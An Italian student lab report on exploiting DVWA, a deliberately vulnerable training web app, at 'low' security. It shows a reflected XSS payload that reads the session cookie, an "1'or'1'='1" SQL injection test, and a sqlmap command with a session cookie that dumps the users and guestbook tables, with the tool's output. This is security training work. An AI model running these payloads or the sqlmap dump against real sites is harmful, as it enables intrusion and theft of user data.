

EXPLOIT XSS & SQL INJECTION

Consegna:

XSS


1. Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
2. Cookie (recupero il cookie), webserver ecc.

SQL

1. Controllo di injection
2. Esempi
3. Union



Screenshot/spiegazione in un report di PDF

Per poter effettuare queste operazioni occorre mettere in comunicazione, macchina attaccante con macchina bersaglio. Fatto ciò andiamo a impostare la sicurezza della pagina in “low”.




Attraverso questo script ho potuto ottenere il cookie di sessione, il quale ho potuto verificare fosse lo stesso tramite burpsuite.


```
<script>alert(document.cookie)</script>
```



Per quanto riguarda la SQL sono andato prima a verificare con la query “ 1’or’1’=’1 ”, quali siano tutte combinazioni ID possibili e questo è stato il risultato.



Tramite i cookie di sessione ottenuti, sicurezza low impostata e comando riportato sotto, sono andato a fare sqlmap per ottenere tutte le informazioni che mi servono della pagina web che intendo attaccare e il risultato è stato questo.



```
kali@kali:~$ sqlmap -u 'http://192.168.64.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --cookie="security=low; PHPSESSID=8461e18b6b83d15778ab0b8dd78bc96e" --dump
```

DVWA Security

Script Security

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:18:15 /2022-11-29/

[17:18:15] [INFO] testing connection to the target URL

[17:18:15] [INFO] testing if the target URL content is stable

[17:18:15] [INFO] target URL content is stable

[17:18:15] [INFO] testing if GET parameter 'id' is dynamic

[17:18:15] [INFO] GET parameter 'id' does not appear to be dynamic

[17:18:16] [WARNING] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[17:18:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks

[17:18:16] [INFO] testing for SQL injection on GET parameter 'id'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n

[17:18:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[17:18:36] [WARNING] reflective value(s) found and filtering out

[17:18:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[17:18:38] [INFO] testing 'Generic inline queries'

[17:18:38] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

user_id	user	avatar	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	We	hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	Smith	Bob

[17:19:30] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.64.3/dump/dvwa/users.csv'

[17:19:30] [INFO] fetching columns for table 'guestbook' in database 'dvwa'

[17:19:30] [INFO] fetching entries for table 'guestbook' in database 'dvwa'

Database: dvwa

Table: guestbook

[1 entry]

comment_id	name	comment
1	test	This is a test comment.

[17:19:30] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.64.3/dump/dvwa/guestbook.csv'

[17:19:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.64.3'

[*] ending @ 17:19:30 /2022-11-29/